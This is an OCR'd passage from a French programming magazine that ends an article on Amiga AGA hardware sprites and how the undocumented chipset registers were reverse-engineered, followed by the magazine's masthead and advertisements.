
L'AGA : des sprites un peu plus mieux

Alors que les codeurs avaient particulièrement apprécié la qualité du *Amiga Hardware Reference Manual* documentant l'*Original Chip Set* (OCS) dans ses moindres détails, Commodore fit le choix de ne pas documenter l'*Advanced Graphics Architecture* (AGA ici, AA chez les ricains). Cette politique visait à assurer la compatibilité des logiciels dans la perspective d'une révolution du chipset qui, comme on le sait, ne survint jamais.
La décision fut conspuée par les codeurs. Dans leur présentation de l'Amiga 1200 publiée dans *Grapevine* #14, Ringo Star / Classic et Animal & Goofy / Silents ne firent qu'exprimer le sentiment général… non sans faire preuve de la toujours distrayante vantardise des membres s'estimant en vue de la scène ! (Figure 12).
Or ce numéro de *Grapevine* contient un autre article, moins plastronnant et plus constructif, publié par votre serviteur et son acolyte Junkie / PMC (ainsi qu'un certain Spencer Shanson dont le rôle dans cette affaire m'échappe désormais…).
L'excellent Junkie / PMC ayant eu l'idée de désassembler la Copper list du Workbench de l'Amiga 1200, nous avions passé un bon moment à faire la rétro-ingénierie du hardware en testant bit à bit ses registres. Tout cela couché sur le papier, il en avait résulté une documentation officieuse expliquant comment tirer parti des principales fonctionnalités de l'AGA par metal bashing comme on l'aime. Cette documentation fut ensuite complétée et corrigée par de gentils contributeurs, notamment Randy / Comax dont la version reste visiblement à ce jour la plus aboutie. Un lien y renvoie dans les références.
En ce qui concerne les sprites, les capacités de l'AGA surpassent sans conteste celles de l'OCS, mais c'est plus d'une évolution que d'une révolution dont il s'agit. En effet, il n'est toujours possible d'afficher que 8 sprites en 4 couleurs (palettes différentes pour les sprites pairs et impairs), ou 4 sprites en 16 couleurs (même palette pour tous les sprites). Toutefois :


- la largeur d'un sprite peut être de 16, 32 ou 64 pixels ;
- les groupes de sprites pairs et impairs peuvent partager la même palette de 16 couleurs ou chaque groupe peut disposer de la sienne (lorsque les sprites sont attachés, c'est la palette des sprites impairs qui est utilisée) ;
- la résolution des sprites peut être basse, haute ou super-haute ;
- la position des sprites peut être ajustée à l'équivalent d'un pixel en basse, haute ou super-haute résolution ;
- chaque ligne d'un sprite peut être doublée sans que cela nécessite de doubler la ligne dans les données de ses petits bitplanes ;

les sprites peuvent être affichés sur les bords de l'écran, c'est-à-dire au-delà des bitplanes, dans la zone normalement tracée en couleur 0.
Il ne sera pas question de rentrer plus dans les détails ici, car ce serait grosso modo redire tout ce qui a déjà été dit sur les sprites. Pour en savoir plus, le lecteur peut toujours se reporter au programme `spritesAGA.s`. Ce programme exploite ces fonctionnalités en affichant quatre sprites de 64 pixels de large en 16 couleurs sur un

10 *Les bitplanes 5 et 6 volent des cycles au Copper.*



11 *Le scrolling des playfields volent les cycles du DMA pour les sprites 6 et 7.*



décor en 256 couleurs, c'est-à-dire à base de 8 bitplanes, y compris dans les bords de l'écran (Figure 13).

Pour en finir avec les sprites…


Etant pris en charge par le hardware, les sprites présentent plusieurs avantages pour le codeur. En effet, ce dernier n'a pas à gérer la préservation et la restauration du décor sur lequel ils sont affichés (le recover), pas plus que le découpage pouvant aller jusqu'à l'élimination quand ils débordent ou sortent du playfied (le clipping).

Toutefois, les sprites sont comme les hobbits : pratiques et colorés, mais petits et peu nombreux. C'est pourquoi les codeurs utilisent aussi, voire alternativement, des BOBs. L'acronyme correspond à Blitter OBject, c'est-à-dire des bitmaps dessinés au Blitter. Parce que les BOBs sont si souvent utilisés, le second article de cette série consacrée à l'affichage de bitmaps sur Amiga en exposera les détails.

Liens utiles

WinUAE : http://www.winuae.net/
ASM-One : http://www.theflamearrows.info/documents/ftp.html
Manuel d'ASM-One : https://archive.org/details/AsmOne1.02Manual
ReqTools : http://aminet.net/package/util/libs/ReqToolsUsr.lha
Documentation des registres de l'AGA :
http://www.stashofcode.fr/code/afficher-sprites-et-bobs-sur-amiga/AGAByRandyOfComax.txt
Amiga Hardware Reference Manual :
https://www.ikod.se/download/documents/
Codetapper : http://codetapper.com/amiga/sprite-tricks/

12 *Ringo Star / Classic et Animal & Goofy / Silents, pas contents !*



13 *Des sprites un peu plus mieux en AGA.*

un petit doute de stack

Une publication Nefer-IT, 57 rue de Gisors, 95300 Pontoise - redaction@programmez.com
Tél. : 09 86 73 61 08 - Directeur de la publication & Rédacteur en chef : François Tonic
Secrétaire de rédaction : Olivier Pavie
Ont collaboré à ce numéro : S. Saurel, A. Pavie
Nos experts techniques : D. Duplan, D. Van Robaeys, S. Saurel, P. Charrière, J-B Cazeaux, J. Nourry, F. Jadouani, A. Pavie, C. Pichaud, Y. Phelizot, N. Decoster, J. Blier, A. Voisin, A. Enrici, L. Apvrille, R. Pacalet, L. Roullet, O. Cros, Y. Kazar, C. Villeneuve, L. Soyer, P. Lorieul, B. Roussely, T. Leriche
Couverture : © D.R. - **Maquette** : Pierre Sandré.
Publicité : François Tonic / Nefer-IT - Tél. : 09 86 73 61 08 - ftonic@programmez.com.
Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles, Belgique.
Marketing et promotion des ventes : Agence BOCONSEIL - Analyse Media Etude - Directeur : Otto BORSCHA oborscha@boconseilame.fr
Responsable titre : Terry MATTARD Téléphone : 09 67 32 09 34

Contacts : Rédacteur en chef : ftonic@programmez.com - Rédaction : redaction@programmez.com - Webmaster : webmaster@programmez.com
Evenements / agenda : redaction@programmez.com

Dépôt légal : à parution - Commission paritaire : 1220K78366 - ISSN : 1627-0908 - © NEFER-IT / Programmez, novembre 2018

Abonnement :
Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex. - Tél. : 01 55 56 70 55 - *abonnements.programmez @groupe-gli.com*
Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30.

Tarifs
Abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € - Autres pays : nous consulter.

PDF
35 € (monde entier) souscription sur www.programmez.com

Cybersécurité : RESTEZ INFORMÉ

L'actualité quotidienne
News, avis d'experts, témoignages, livres blancs, etc.
https://www.solutions-numeriques.com/securite/

La newsletter
Chaque lundi, comme 40 000 professionnels et décideurs, recevez la synthèse des informations.
C'est gratuit, inscrivez vous :
https://www.solutions-numeriques.com/securite/inscription/

L'annuaire en ligne
Trouvez l'éditeur de solution, le prestataire de services qu'il vous faut.
https://www.solutions-numeriques.com/securite/annuaire-cybersecurite/

SÉMINAIRE 100% NOUVEAUTÉS

924 NOUVEAUTÉS

WINDEV 24 Tour

GRATUIT

VOUS ÊTES INVITÉ

- DSI - CIO
- Développeurs
- WebDesigners
- Architectes logiciel
- Ingénieurs
- Start-ups...

INSCRIVEZ-VOUS VITE !

MONTPELLIER	mardi 6 Novembre
TOULOUSE	mardi 13 Novembre
BORDEAUX	mercredi 14 Nov.
NANTES	jeudi 15 Novembre
PARIS	**mardi 20 Nov.**
LILLE	mercredi 21 Nov.
BRUXELLES	jeudi 22 Novembre
STRASBOURG	mardi 27 Novembre
GENÈVE	mercredi 28 Nov.
LYON	jeudi 29 Novembre
MARSEILLE	mardi 4 Décembre
MONTREAL	jeudi 6 Décembre

GRATUIT ***13h45 à 17h30***

10.000 places seulement.
Réservation nécessaire

240%

DÉCOUVREZ LES
924 NOUVEAUTÉS
de WINDEV 24, WEBDEV 24
et WINDEV Mobile 24

WINDEV
VU À LA TÉLÉ
SUR TF1, M6, BFM TV,
C NEWS, LCI, CANAL+

WWW.PCSOFT.FR